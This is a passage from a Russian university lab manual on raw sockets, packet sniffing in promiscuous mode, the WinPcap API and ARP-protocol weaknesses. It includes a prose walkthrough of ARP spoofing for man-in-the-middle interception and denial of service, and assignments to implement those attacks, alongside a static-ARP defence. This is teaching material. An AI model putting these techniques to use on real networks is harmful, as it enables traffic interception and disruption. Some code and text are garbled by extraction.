                    inet_ntoa(source.sin_addr)  <<  ",  icmp_seq
" <<
                    icmphdr->seq << ", ";
            if (icmphdr->type == ICMP_TTL_EXPIRE) {
                cout << "TTL expired." << endl;
            }
            else {
                cout << nHops << " hop" << (nHops == 1 ? "" :
"s");
                cout  <<  ",  time:  "  <<  (GetTickCount()  -
icmphdr->timestamp) <<
                        " ms." << endl;
            }
            return 0;
            }
            if (!good)
                    nom++;
        }
        cin.get();
    return 0;
}
//--------------------------------------------------------------
USHORT ip_checksum(USHORT* buffer, int size)
{
    unsigned long cksum = 0;

    // Sum all the words together, adding the final byte if
size is odd
    while (size > 1) {
        cksum += *buffer++;
        size -= sizeof(USHORT);
    }
    if (size) {
        cksum += *(UCHAR*)buffer;
    }

    // Do a little shuffling
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >> 16);

    // Return the bitwise complement of the resulting mishmash
    return (USHORT)(~cksum);
}
```

Пример программы осуществляющей посылку ICMP пакета “эхо-запроса” на некоторый хост и получение ответа с этого хоста представлен в приложении А.

Аналогичным образом можно получить и разобрать на компоненты TCP-пакет. Для чего, первоначально, полученный буфер приводится к типу IP пакета, а затем, из него достается структура заголовка TCP пакета, которая для платформ Windows имеет следующий вид:

```
struct TCP
{
 WORD SrcPort; //порт отправителя
 WORD DstPort; //порт получателя
 DWORD SeqNum; //последовательный номер
 DWORD AckNum; //поле содержащее следующий SeqNum
 BYTE DataOff; //Поле величины смещения данных
 BYTE Flags;   //flags (fin,syn,ack,psh,urg...)
 WORD Window;  //максимальное кол-во пересылаемых байт
 WORD Chksum;  //проверочная сумма пакета
 WORD UrgPtr;  //используется для пересылки критических данных
};
```

Для того, чтобы получить подобный пакет, необходимо выбрать текущий сетевой адаптер, воспользовавшись функцией GetAdaptersInfo , входящей в стандартную библиотеку Windows IPHlpAPI

```
DWORD GetAdaptersInfo (PIP_ADAPTER_INFO pAdapterInfo,
                       PULONG pOutBufLen );
```

где pAdapterInfo – указатель на структуру _IP_ADAPTER_INFO (модуль IPHlpAPI.h); pOutBufLen – указатель на тип unsigned long.

Структура _IP_ADAPTER_INFO определена в модуле IPHlpAPI.h следующим образом :

```
typedef struct _IP_ADAPTER_INFO {
                struct _IP_ADAPTER_INFO *Next;
                DWORD ComboIndex;
                char AdapterName[MAX_ADAPTER_NAME_LENGTH + 4];
                char  Description[MAX_ADAPTER_DESCRIPTION_LENGTH  +
4];
                UINT AddressLength;
                BYTE Address[MAX_ADAPTER_ADDRESS_LENGTH];
                DWORD Index;
                UINT Type;
                UINT DhcpEnabled;
                PIP_ADDR_STRING CurrentIpAddress;
                IP_ADDR_STRING IpAddressList;
                IP_ADDR_STRING GatewayList;
                IP_ADDR_STRING DhcpServer;
                BOOL HaveWins;
                IP_ADDR_STRING PrimaryWinsServer;
                IP_ADDR_STRING SecondaryWinsServer;
                time_t LeaseObtained;
                time_t LeaseExpires;
                }    IP_ADAPTER_INFO, *PIP_ADAPTER_INFO;
```

В ней потребуются следующие поля: Description – описание адаптера в виде, привычном для пользователя, и представляет собой указатель на тип char ; IpAddressList – список IP -адресов, закрепленных за интерфейсом, и соответствующих им сетевых масок. Представляет собой тип IP_ADDR_STRING ; Next – указатель на следующий элемент списка адаптеров.

Требуется описание еще одной структуры - IP_ADDR_STRING . Оно также приведено в модуле IPHlpAPI . h выглядит следующим образом:

```
typedef struct _IP_ADDR_STRING {
               struct _IP_ADDR_STRING *Next;
               IP_ADDRESS_STRING IpAddress;
               IP_MASK_STRING IpMask;
               DWORD Context ;
               }     IP_ADDR_STRING , * PIP_ADDR_STRING ;
```

В этой структуре также потребуются не все поля, а лишь два из них: IPAddress – содержит текущий IP -адрес интерфейса. Текущий потому, что интерфейсу может быть поставлено в соответствие несколько IP -адресов, которые могут меняться при динамическом назначении адреса. IpMask – содержит сетевую маску, соответствующую текущему адресу.

Таким образом, текст функции, выбирающей текущий интерфейс, будет выглядеть так:

```
#include "iptypes.h"

void main()
{
u_long LocalAddrs[10]; //объявление массива, в котором будет
хранится наш ip-адрес
u_long LocalMasks[10]; //объявление массива, в котором будет
хранится маска
HINSTANCE iphlpapi_dll;
//объявляем указатель на функцию с данными параметрами:
//где pAdapterInfo - указатель на структуру _IP_ADAPTER_INFO (
модуль IPHlpAPI.h);
//pOutBufLen - указатель на тип unsigned long;
//функция для полуения информации о всех интерфейсах и уста-
новки указателя pAdapterInfo
DWORD (__stdcall * GetAdaptersInfo)(PIP_ADAPTER_INFO pAdapte-
rInfo, PULONG pOutBufLen);
int main(int argc, char* argv[])
{
  iphlpapi_dll = LoadLibrary ("iphlpapi.dll"); //подгружаем
библиотеку iphlpapi.dll
  GetAdaptersInfo = (DWORD (__stdcall *) (PIP_ADAPTER_INFO pA-
dapterInfo, PULONG pOutBufLen))
                    GetProcAddress                    (iphlpa-
pi_dll,"GetAdaptersInfo");      //устанавливаем //указатель на
функцию GetAdapterInfo, расположенное в iphlpapi.dll
  PIP_ADAPTER_INFO pAdapterInfo, pAdapt;
  DWORD AdapterInfoSize; //длина информации об адаптере
  DWORD Err;             //код ошибки
```

```
  int cnt=0;
  sockaddr_in saddr;
  AdapterInfoSize = 0;
  GetAdaptersInfo(NULL, &AdapterInfoSize); //вызываем GetAdap-
tersInfo с нулевыми параметрами (инициализируем)
  //выделяем память под структуру pAdaptersinfo и установив
указатель обнуляем память
  pAdapterInfo = (PIP_ADAPTER_INFO) GlobalAlloc(GPTR, Adapte-
rInfoSize);
  if (pAdapterInfo == NULL)
    {
    printf("Error in memory allocation.");
    return -1;
    }
  if   ((GetAdaptersInfo(pAdapterInfo,   &AdapterInfoSize))!=0)
//получаем список устройств
    {
    printf("Error in function call GetAdaptersInfo()");
    return -1;
    }
  pAdapt = pAdapterInfo; //устанавливаем pAdapt на начало спи-
ска устройств
  while (pAdapt)
     {
     printf("Found interfaces:\n\n");
     printf("%s", pAdapt->Description); //описание интерфейса
     printf("IP-address:              %s",              pAdapt-
>IpAddressList.IpAddress.String); //вывод на экран IP интер-
фейса
     printf("NetMask:               %s\n",              pAdapt-
>IpAddressList.IpMask.String);      //вывод на экран маски ин-
терфейса
     LocalAddrs[cnt]             =            inet_addr(pAdapt-
>IpAddressList.IpAddress.String); //запоминаем IP интерфейса в
массив LocalAddrs
     LocalMasks[cnt]             =            inet_addr(pAdapt-
>IpAddressList.IpMask.String);    //запоминаем маску интерфей-
са в массив LocalMask
     pAdapt = pAdapt->Next; //перевод на след.устройство
     cnt++;//увеличиваем индекс массивов
     }
}
```

Затем необходимо создать сокет с соответствующими параметрами

```
SOCKET socket (AF_INET,SOCK_RAW,IPPROTO_IP);
```

и выполнить привязку этого сокета к соответсвующему интерфейсу

```
ZeroMemory(&saddr,sizeof(saddr));// обнуляем переменную saddr
saddr.sin_family = AF_INET ;// задаем семейство адресов
saddr.sin_addr.S_un.S_addr = LocalAddrs [0];// адрес выбранно-
го интерфейса, предыдущей //функцией
//вместо 0 может быть другой индекс - в зависимости от того,
через какой
//адаптер хотим принимать трафик
bind(sock,(SOCKADDR*)&saddr,sizeof(SOCKADDR));//    привязываем
```

```
сокет к сетевой карте
//выбор интерфейса, создание и привязка сокета к выбранному адаптеру
```

И затем перевести сокет в неразборчивый режим работы

```
ULONG flags = 1;      //привязка сокета к интерфейсу и перевод сетевой карты
ioctlsocket(sock,SIO_RCVALL,&flags);  //в неразборчивый режим работы
```

где постоянная SIO_RCVALL, задание которой необходимо для перевода адаптера в неразборчевый режим приема пакетов, равна 0x98000001 и должна объявляться как

```
#define SIO_RCVALL 0x98000001
```

После окончания работы программы необходимо обязательно перевести адаптер в нормальный режим работы командой

```
flags = 0;
ioctlsocket ( sock , SIO_RCVALL ,& flags );//отключаем неразборчивый режим работы //адаптера
```

Так как нам нет необходимости получать пакет от какого-то определенного хоста мы можем воспользоваться функцией recv, рассматриваемую в предыдущей лабораторной работе, которая примет следующий вид:

```
int size = recv (sock,buf,1600,0)
```

где buf – это переменная типа char[1600], 1600 – размер буфера. А переменная size будет равна полученному количеству байт.

3. ВАРИАНТЫ ЗАДАНИЙ

В силу того, что операционная система Windows98 в отличие от Windows 2000/XP поддерживает RAW SOCKET не в полном объеме, она не передает TCP пакеты на уровень доступный программисту. Поэтому для получения пакетов необходимо воспользоваться программой send.exe, передавая ей в качестве параметра ip-адрес того компьютера, на котором вы хотите получить пакет.

Программа send.exe формирует 10 ip-пакетов, которые содержат в качестве данных структуру полностью, соответствующую заголовку tcp пакета, то есть программа, реализующая получение такого пакета ни чем не должна отличаться от программ, выполняющих подобные операции на операционных системах Windows 2000/XP.

Вариант 1.

Реализовать приложение, осуществляющее посылку ICMP пакета “эхо-запроса” на некоторый хост и получение ответа с этого хоста.

Вариант 2.

Реализовать «клиент-серверное» приложение, осуществляющее, посредством RAW SOCKET, пересылку данных, используя UDP протокол.

Вариант 3.

Реализовать программу, получающую и разбирающую TCP пакет, посланный с другого хоста. Вывести на экран порты отправителя, получателя, значение поля flags TCP заголовка.

4. СОДЕРЖАНИЕ ОТЧЁТА

4.1. Цель работы;
4.2. Вариант задания;
4.3. Текст разработанной программы.
4.4. Распечатка окон разработанной программы, демонстрирующих ее работу.
4.5. Выводы.

5. КОНТРОЛЬНЫЕ ВОПРОСЫ

5.1. Изобразить форматы пакетов основных сетевых протоколов.
5.2. Записать компоненты структур, определяющих пакеты сетевых протоколов.
5.3. Объяснить назначение и создание «сырых» сокетов.
5.4. Каковы способы передачи и получения данных при работе с «сырыми» сокетами.

ЛАБОРАТОРНАЯ РАБОТА №3

ИССЛЕДОВАНИЕ ВОЗМОЖНОСТЕЙ НЕСТАНДАРТНОГО ИСПОЛЬЗОВАНИЯ ПРОТОКОЛА ARP

1. ЦЕЛЬ РАБОТЫ

Изучить работу ARP протокола. Выяснить его недостатки и преимущества. Получить практические навыки написания программ для работы с ARP таблицей с помощью библиотеки WinPcap.

2. ОСНОВНЫЕ ПОЛОЖЕНИЯ

2.1. Ложный ARP-сервер в сети Internet (атака типа Man-in-the-Middle)

Анализ безопасности протокола ARP показывает, что, перехватив на атакующем хосте внутри данного сегмента сети широковещательный ARP-запрос, можно послать ложный ARP-ответ, в котором объявить себя искомым хостом (например, маршрутизатором), и в дальнейшем активно контролировать сетевой трафик дезинформированного хоста, воздействуя на него по схеме "ложный объект РВС". Этапы атаки:

1. Ожидание ARP-запроса.
2. При получении такого запроса - передача по сети на запросивший хост ложного ARP-ответа, где указывается адрес сетевого адаптера атакующей станции (ложного ARP-сервера) или тот Ethernet-адрес, на котором будет принимать пакеты ложный ARP-сервер. Совершенно необязательно указывать в ложном ARP-ответе свой настоящий Ethernet-адрес, так как при работе непосредственно с сетевым адаптером его можно запрограммировать на прием пакетов на любой Ethernet-адрес.
3. Прием, анализ, воздействие на пакеты обмена и передача их между взаимодействующими хостами.

Так как поисковый ARP-запрос кроме атакующего получит и маршрутизатор, то в его таблице окажется соответствующая запись об IP- и Ethernet-адресе атакуемого хоста. Следовательно, когда на маршрутизатор придет пакет, направленный на IP-адрес атакуемого хоста, он будет передан не на ложный ARP-сервер, а непосредственно на хост. При этом схема передачи пакетов в этом случае будет следующая:

1. Атакованный хост передает пакеты на ложный ARP-сервер.
2. Ложный ARP-сервер посылает принятые от атакованного хоста пакеты на маршрутизатор.
3. Маршрутизатор, в случае получения ответа на запрос, адресует его непосредственно на атакованный хост, минуя ложный ARP-сервер.

В этом случае последняя фаза, связанная с приемом, анализом, воздействием на пакеты обмена и передачей их между атакованным хостом и, например, маршрутизатором (или любым другим хостом в том же сегменте) будет проходить уже не в режиме полного перехвата пакетов ложным сервером (мостовая схема), а в режиме

"полуперехвата" (петлевая схема). Действительно, в режиме полного перехвата маршрут всех пакетов, отправляемых как в одну, так и в другую сторону, обязательно проходит через ложный сервер (мост); в режиме "полуперехвата" маршрут пакетов образует петлю (рисунок 1).

Рисунок 1. - Петлевая схема перехвата информации ложным ARP-сервером

ARP атака

Как еще можно нестандартно использовать ARP протокол? Ответ прост - дело в том, что большинство операционных систем ARP-ответ заносят сразу же без проверки (посылала ли система запрос) в ARP таблицу (исключением является Solaris, который игнорирует ARP ответы, если не посылался ARP запрос).

Чем грозит такая ситуация? Если интерфейс получит данные о том, что какому-то IP соответствует MAC, который на самом деле не существует, то IP-датаграммы к данному хосту будут вкладываться в кадр с фальшивым MAC. Это приведет к тому, что ни один сетевой интерфейс в локальной сети не будет воспринимать этот пакет. Таким образом, все данные уйдут в "никуда". Для реализации подобной атаки необходимо периодически (интервал зависит от операционной системы) посылать ложные ARP ответы. В результате атакуемый хост не сможет установить соединение с хостом, IP адрес которого указан в ложном ARP ответе. Данная атака применима даже если уже установлено соединение между двумя хостами. После посылки даже одного ложного ARP ответа соединение будет разорвано по таймауту. Для того чтобы два хоста не смогли обмениваться пакетами друг с другом, необходимо направить ложные ARP ответы на один из хостов. Если же ставить целью полностью отключить хост от сети, то необходимо периодически посылать ложные ARP ответы от всех хостов в сети. Тогда на атакуемом хосте сложится впечатление, что поврежден кабель или вышла из строя сетевая карта. Однако это впечатление легко рассеять, достаточно лишь запустить сниффер и убедиться что интерфейс работает, и пакеты отправляются и получаются.

Демострация атаки:

На атакуемом хосте запускаем ping с ключом -t (до прерывания пользователем). Через некоторое время посылается ложный ARP-ответ, а затем ARP ответ с правильным MAC-адресом. Посылать ARP-ответ можно либо с помощью сниффера NetXRay, либо специально написанными для этого программами. Вот что будет результатом:

>ping -t 10.0.0.1

Обмен пакетами с 10.0.0.1 по 32 байт:

Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128
Ответ от 10.0.0.1: число байт=32 время<10мс TTL=128

Как видим, возникает таймаут посланных пакетов. А какая будет ситуация, если послать только один ARP-ответ с несуществующим MAC в данном случае? В этом случае хост не сможет установить соединение с хостом с IP-адресом 10.0.0.1 до тех пор пока не будет прервано выполнение команды ping. Дело в том, что при попытке послать данные другим приложением по этому же IP-адресу, в кеше ARP-таблицы будет найдено соответствие MAC и IP (повторяющаяся команда ping не дает этим данным устареть). Если же мы прекратим пинговать хост, то через некоторое время (для многих систем 35-40 секунд) элемент ARP-таблицы будет удален из нее, и при последующих попытках какого-нибудь приложения установить соединение или послать датаграмму к хосту, будет послан ARP-ответ, и в таблицу соответствия MAC и IP адреса занесутся верные данные.

Как защитить себя от данной атаки? Необходимо статически прописать элементы в ARP таблице. Это не совсем удобно (учитывая то, что в локальной сети может быть много хостов), но тогда можно быть уверенным, что данная атака на ваш хост не принесет желаемого результата для атакующего. Однако определить какой именно хост является атакующим не представляется возможным.

2.3. Структура ARP пакета

Каждому устройству в сети Ethernet соответствует уникальный шестибайтовый MAC-адрес. Единицей передачи данных в такой сети является кадр, который имеет определённую структуру и несёт в себе информацию о получателе, отправителе и сами данные.

```
struct ETHERNET_FRAME
{
  unsigned char  dest[6];// MAC-адрес получателя
  unsigned char  src[6]; // MAC-адрес отправителя
   unsigned short type;   // версия: IPv4 0x0800, IPv6 0x86DD,
ARP 0x0806
  unsigned char  data[]; // данные
```

```
};
```

Кадр может иметь размер от 60 до 1514 байт, из которых первые 14 байт являются служебными. Когда требуется передать большее количество данных, они разбиваются на фрагменты и последовательно направляются в сеть. Кадр передаётся по сети, и получает его каждое устройство этой сети. Значение поля структуры с именем **type** определяет тип и версию "полезного груза" в кадре. Завершающая секция кадра служит для проверки целостности передаваемых данных и использует код циклического контроля (CRC32 - cyclic redundancy check). Это чрезвычайно мощная хэш-функция для выявления искажённости числовых данных. Обычно она аппаратно реализована в сетевой плате.

Теперь обратим внимание на полезный груз, который несёт кадр, а именно поле структуры **data[]**. Чаще всего в качестве данных может быть IP-пакет или ARP-пакет. ARP (address resolution protocol) - это служебный вспомогательный протокол, который осуществляет динамическую трансляцию физических MAC-адресов в логические IP-адреса на основе широковещательной рассылки запросов.

```
struct ETHERNET_ARP
{
  unsigned short hrd;   // Тип аппаратуры (Ethernet), 0x0001.
  unsigned short pro;   // Протокол (IP), 0x0800.
   unsigned char  hln;    // Длина аппаратного адреса (MAC), 6
байт.
  unsigned char  pln;   // Длина адреса протокола IP, 4 байта.
   unsigned short op;    // Вид операции {Запрос, Ответ} = {1,
2}.
  unsigned char  sha[6];// Аппаратный адрес (MAC) отправителя.
  unsigned char  spa[4];// IP-адрес отправителя.
  unsigned char  tha[6];// Аппаратный адрес (MAC) получателя.
  unsigned char  tpa[4];// IP-адрес получателя.
};
```

Пакет состоит из заголовка, служебной информации (options) и данных. На языке С этот заголовок выглядит в виде вот такой структуры:

```
typedef struct _IPHeader
{
  unsigned char  verlen;   // версия и длина заголовка
  unsigned char  tos;      // тип сервиса
  unsigned short length;   // длина всего пакета
  unsigned short id;       // Id
  unsigned short offset;   // флаги и смещения
  unsigned char  ttl;      // время жизни
  unsigned char  protocol; // протокол
  unsigned short xsum;     // контрольная сумма
  unsigned long  src;      // IP-адрес отправителя
  unsigned long  dest;     // IP-адрес назначения
}IPHeader;
```

Подробно IP протокол описан в RFC за номером 791. Для нас особый интерес представляют поля заголовка **protocol**, **src** и **dest**. Два последних поля - это хорошо известные IP-адреса отправителя и получателя пакета. Например, шестнадцатеричное значение адреса 0x0000140A соответствует 10.20.0.0.

2.4. Алгоритм программы для прослушивания сети

1. Определение активного сетевого адаптера.
2. Перевод сетевого адаптера в неразборчивый режим (т.е. в режим приема всех пакетов идущих от всех хостов).
3. Формирование фильтра для приема только нужных пакетов.
4. Формирование буфера или файла, в который будут сохранятся приходящие отфильтрованные пакеты.

2.5. Архитектура захвата пакетов для Windows WinPCAP

2.5.1. Библиотека захвата пакетов LIBPCAP

pcap_loop (pcap_t *p, int cnt,

Действия данной функции заключаются в том, что она считывает пакеты до тех пор, пока не обнулится счетчик cnt или не возникнет ошибка, и не прекращает работы при окончании времени ожидания. Отрицательное значение cnt заставит функцию работать бесконечно, до возникновения первой ошибки.

U_CHAR pcap_next (pcap_t *p, struct bpf_program *fp)

Функция возвращает указатель на следующий принятый пакет.

INT pcap_major_version (pcap_t *p)

Функция возвращает старшее число номера версии PCAP, записываемого в файл.

INT pcap_minor_version (pcap_t *p)

Функция возвращает младшее число номера версии PCAP, записываемого в файл.

INT pcap_stats (pcap_t *p, struct pcap_stat *ps)

Функция возвращает 0 и заполняет структуру pcap_stat значениями, которые несут различную статистическую информацию о входящих пакетах с момента запуска процесса до момента вызова этой функции. При возникновении какой-либо ошибки, а также в случае, когда используемый драйвер не поддерживает статистический режим, функция возвращает значение “–1”. При этом код описание ошибки можно получить с помощью функций pcap_perror() или pcap_geterr().

VOID pcap_perror (pcap_t *p, char *prefix)

Функция выводит текст последней возникшей ошибки библиотеки PCAP на устройстве stderr с префиксом, определяемым переменной prefix.

CHAR *pcap_geterr (pcap_t *p)

Функция возвращает строку с описанием последней ошибки библиотеки PCAP.

CHAR *pcap_strerror (int error)

Функция используется в том случае, когда strerror по каким-либо причинам недоступно.

VOID pcap_close (pcap_t *p)

Функция закрывает файл, связанный с адаптером p, и высвобождает занимаемые библиотекой ресурсы.

2.5.2. Библиотека PACKET.DLL

UINT bh_datalen – реальная длина захваченного пакета;

USHORT bh_hdrlen – размер структуры bpf_hdr.

Структура bpf_stat используется для получения статистической информации о текущей сессии:

UINT bs_recv – число пакетов, принятых адаптером с момента начала сессии;

ULONG PacketGetAdapterNames (PTSTR pStr, PULONG BufferSize) – предназначена для получения информации об адаптерах, установленных в системе.Функция опрашивает регистр ОС, производит OID-вызовы драйвера пакетов и записывает имена установленных сетевых адаптеров и их описание в заданный пользователем буфер pStr. BufferSize – размер этого буфера. Формат данных, записываемых в буфер, отличен для версий Windows 95/98 и WindowsNT/2000, из-за разницы в кодировках строк у этих ОС (Windows 95/98 использует кодировку ASCII,

Windows NT/2000 – UNICODE).

LPADAPTER PacketOpenAdapter (LPSTR AdapterName) – предназначена для инициализации адаптера. Функции передается имя адаптера в качестве аргумента AdapterName (получено с помощью PacketGetAdapterNames), результатом функции является указатель на структуру ADAPTER открытого адаптера.

VOID PacketCloseAdapter (LPADAPTER lpAdapter) – высвобождает структуру ADAPTER, связанную с указателем lpAdapter, и закрывает адаптер, связанный с ней.

LPPACKET PacketAllocatePacket (void) – определяет положение структуры PACKET, инициализированной функцией PacketInitPacket, и возвращает указатель на нее.

VOID PacketInitPacket (LPPACKET lpPacket, PVOID Buffer, UINT Length) – инициализирует структуру PACKET и имеет следующие аргументы:

lpPacket – указатель на инициализируемую структуру;

Buffer – указатель на буфер, задаваемый пользователем и содержащий данные пакета;

Length – длина буфера – максимальный размер данных, которые могут быть переданы драйвером приложению за один сеанс чтения.

VOID PacketFreePacket (LPPACKET lpPacket) – высвобождает структуру PCAKET, связанную с указателем lpPacket.

VOID PacketReceivePacket (lpAdapter AdapterObject, LPPACKET lpPacket, BOOLEAN Sync) – выполняет захват группы пакетов, и имеет следующие аргументы:

AdapterObject – указатель на структуру ADAPTER, определяющую адаптер, который будет задействован в текущей сессии;

lpPacket – указатель на структуру PACKET, используемую для записи принятых пакетов;

Sync – флаг, определяющий режим выполнения операции. Если выбран синхронный режим (True), функция блокирует программу до завершения операции. Если выбран асинхронный режим (False), блокировки не происходит. В последнем случае необходимо использовать функцию PacketWaitPaket для корректного выполнения операции.

Число принятых пакетов зависит от количества пакетов, сохраненных в буфере драйвера, размера этих пакетов и размера буфера, связанного со структурой

lpPacket. Ниже показан формат передачи данных приложению драйвером.

Пакеты сохраняются в буфере структуры lpPacket. Каждый пакет имеет трейлер, состоящий из структуры bpf_hdr и содержащий информацию о длине пакета и времени его приема. Поле Padding используется для выравнивания данных в буфере. Поля bf_datalen и bf_hdrlen структуры bpf_hdr используются для извлечения пакетов из буфера. Заметим, что Pcap извлекает каждый пакет до того, как передать его приложению.

BOOLEAN PacketWaitPacket (LPADAPTER AdapterObject, LPPACKET lpPacket) – используется для корректного завершения операции ввода/вывода драйвера захвата пакетов. Она является блокирующей в том случае, если драйвер выполняет операцию ввода/вывода. Функция возвращает значение True, если операция завершена успешно, в противном случае – False. Используя функцию GETLASTERROR, можно получить код возникшей ошибки.

BOOLEAN PacketSendPacket (LPADAPTER AdapterObject, LPPACKET lpPacket, BOOLEAN Sync) – позволяет передать сформированный пользователем пакет ПРОИЗВОЛЬНОЙ СТРУКТУРЫ в сеть через адаптер, заданный переменной AdapterObject. При этом пользователь программным образом создает заголовок пакета, заполняет его данными и отправляет его в сеть «как есть». Формировать структуру bpf_hdr перед заголовком отправляемого пакета не нужно. Также нет необходимости рассчитывать CRC пакета, поскольку она будет автоматически рассчитана сетевым интерфейсом и помещена в конце блока данных. Функция имеет те же аргументы, что и PacketReceivePacket. Возможности данной функции дополняет функция PacketSetNumWrites, которая устанавливает число повторов передачи одного пакета при вызове функции PacketSendPacket.

BOOLEAN PacketResetAdapter (LPADAPTER AdapterObject) - сбрасывает адаптер, указанный в качестве аргумента.

BOOLEAN PacketSetHwFilter (LPADAPTER AdapterObject, ULONG Filter) – устанавливает аппаратный (hardware) фильтр входящих пакетов. Константы, с помощью которых задается фильтр, объявлены в файле ntddndis.h. В качестве аргументов функции задается адаптер, на который устанавливается фильтр, и идентификатор фильтра. Функция возвращает значение True, если операция выполнена успешно. Ниже перечислены наиболее часто используемые фильтры:

NDIS_PACKET_TYPE_PROMISCUOUS: каждый входящий пакет принимается адаптером;

NDIS_PACKET_TYPE_DIRECTED: принимаются пакеты, предназначенные для данной рабочей станции;

NDIS_PACKET_TYPE_BROADCAST: принимаются только широковещатель-

ные запросы;

NDIS_PACKET_TYPE_MULTICAST: принимаются пакеты, предназначенные группе, которой принадлежит рабочая станция;

NDIS_PACKET_TYPE_ALL_MULTICAST: принимаются пакеты любой группы.

BOOLEAN PacketRequest (LPADAPTER AdapterObject, BOOLEAN Set,

PACKET_OID_DATA OidData) – предназначена для выполнения запроса/установки параметров адаптера AdapterObject. Эта функция используется для получения значений различных параметров сетевого адаптера (размер внутреннего буфера, скорость соединения, значение счетчика пакетов и др.) или их изменения. Второй аргумент определяет тип операции (Set=1 – установка параметра, Set=0 – запрос на получение значения параметра). Третий аргумент – указатель на структуру PACKET_OID_DATA, определяющую параметр адаптера. Функция возвращает True, если операция была выполнена без ошибок.

BOOLEAN PacketSetBuff (LPADAPTER AdapterObject, int dim) - устанавливает новый размер буфера драйвера, связанного с адаптером AdapterObject. dim – новый размер буфера. Функция возвращает True, если операция была выполнена успешно, False – если для выполнения операции недостаточно памяти. При установке нового размера буфера все данные, находящиеся в нем, стираются.

2.5.3. Win Api функции необходимые для работы с ARP таблицей

MIB_IPNETTABLE – функция непосредственно работающая с ARP таблицей. Используемые этой функцией параметры:

dwNumEntries - количество записей в таблице.

Table – указатель на таблицу ARP записей, описанную как массив структур MIB_IPNETROW.

Структура MIB_IPNETROW состоит из следующих полей:

dwIndex – индекс используемого адаптера.

dwPhysAddrLen – длинна MAC адреса.

bPhysAddr – MAC адрес.

dwAddr – IP адрес.

dwType – тип ARP записи.

GetIpNetTable – извлекает данные из ARP таблицы. Параметры используемые данной функцией:

pIpNetTable - указатель на буфер, который работает ARP таблицей точно также как и MIB_IPNETTABLE.

pdwSize –размер буфера, используемого pIpNetTable. Если буфер меньше, чем требует того возвращаемая таблица, функция автоматически увеличит буфер до необходимого размера.

bOrder – указывает нужно ли сортировать возвращаемую таблицы по воз-

растанию IP адресов (если поставить TRUE, то сортирует).

WinExec функция, вызывающая интерпретатор командой строки. Первый параметр сама строка, второй параметр показывать или не показывать окно вызываемого интерпретатора. Для второго параметра соответственно SW_HIDE и SW_SHOW.

3. ВАРИАНТЫ ЗАДАНИЙ

Вариант 1.

Реализовать с помощью WinPcap ARP атаку типа man-in-the-middle.

Вариант 2.

Реализовать с помощью WinPcap ARP атаку, описанную в пункте 2.1.2. данных методических указаний.

Вариант 3.

Реализовать защиту от ARP атак путем формирования статической ARP таблицы.

4. СОДЕРЖАНИЕ ОТЧЁТА

4.1. Цель работы;
4.2. Вариант задания;
4.3. Текст разработанной программы и тексты используемых классов.
4.4. Распечатки окон разработанных программ, демонстрирующих их работу.
4.5. Выводы.

5. КОНТРОЛЬНЫЕ ВОПРОСЫ

5.1. Каков формат пакетов протокола ARP?
5.2. Каков формат структур библиотеки, реализующих пакеты протокола ARP?
5.3. Назовите функции библиотеки, определяющие настройку адаптеров сети на прием и передачу данных.
5.4. Назовите функции библиотеки WinAPI, реализующие управление ARP-таблицей.

БИБЛИОГРАФИЧЕСКИЙ СПИСОК

1. Леммл Т. CCNA: Cisco Certified Network Associate. Учебное руководство/ Т. Леммл, Д. Портер. – М.: Издательство “Лори”, 2000. – 615 с.
2. Леинванд А. Конфигурирование маршрутизаторов Cisco/ А. Леинванд, Б. Пински. – М.: Издательство “Вильямс”, 2001. – 360 с.
3. Леммл Т. Настройка маршрутизаторов Cisco/ Т. Леммл. – М.: Издательство “Лори”, 2001. - 33 с.
4. Пасет К. Создание масштабируемых сетей Cisco/ К. Пасет, Д. Тир - М.: Издательство ”Вильямс”, 2002. – 787 с.
5. Хелеби С. Принципы маршрутизации в Internet/ С. Хелеби, Д. Мас–Ферсон. – М.: Издательство “Вильямс”, 2001. – 445 с.

ПРИЛОЖЕНИЕ А

Текст программы ARP осуществляющей посылку ICMP пакета “эхо-запроса” на некоторый хост и получение ответа с этого хоста

```
#include <vcl.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdio.h>
#include <stdlib.h>
#pragma hdrstop
#include "Unit1.h"

//---------------------------------------------------------------------
#pragma package(smart_init)
#pragma link "CSPIN"
#pragma resource "*.dfm"

#define DEF_PACKET_SIZE         32        // размер пакета
#define MAX_PACKET              65536     // Max размер пакета ICMP
#define ICMP_ECHOREQUEST        8         // Код ICMP request
#define ICMP_ECHOREPLY          0         // Код ICMP reply
#define ICMP_MIN                8         // Min размер пакета ICMP
(заголовок)

int      datasize;
char     strdest[20];
SOCKET   sockRaw = INVALID_SOCKET;
int      timeout;
int      bread;
int      NPack=4;

TForm1 *Form1;

//-----------------Формирует заголовок ICMP--------------------------
void FormICMPHdr(char *icmp_data, int datasize)
{
    ICMP_HDR   *icmp_hdr = NULL;
    char       *datapart = NULL;

    icmp_hdr = (ICMP_HDR*)icmp_data;
    icmp_hdr->i_type = ICMP_ECHOREQUEST;
    icmp_hdr->i_code = 0;
    icmp_hdr->i_id = (USHORT)GetCurrentProcessId();
    icmp_hdr->i_cksum = 0;
    icmp_hdr->i_seq = 0;

    datapart = icmp_data + sizeof(ICMP_HDR);
    memset(datapart,'S', datasize - sizeof(ICMP_HDR));
}

//----------------Вычисление контрольной суммы-----------------------
USHORT CheckSum(USHORT *buffer, int size)
{
    unsigned long cksum=0;
```

```
    while (size > 1)
      {
         cksum += *buffer++;
         size -= sizeof(USHORT);
      }

    if (size)
      {
         cksum += *(UCHAR*)buffer;
      }

    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);

    return (USHORT)(~cksum);
}
//-------------------------Выделение заголовка IP и ICMP-------------
void GetICMPHdr(char *buf, int bytes, struct sockaddr_in *from)
{
    IP_HDR          *iphdr = NULL;
    ICMP_HDR        *icmphdr = NULL;
    unsigned short   iphdrlen;
    DWORD            tick;
    static   int     icmpcount = 0;

    iphdr = (IP_HDR *)buf;
    iphdrlen = (iphdr->ip_verlen & 0x0f) * 4;
    tick = GetTickCount();

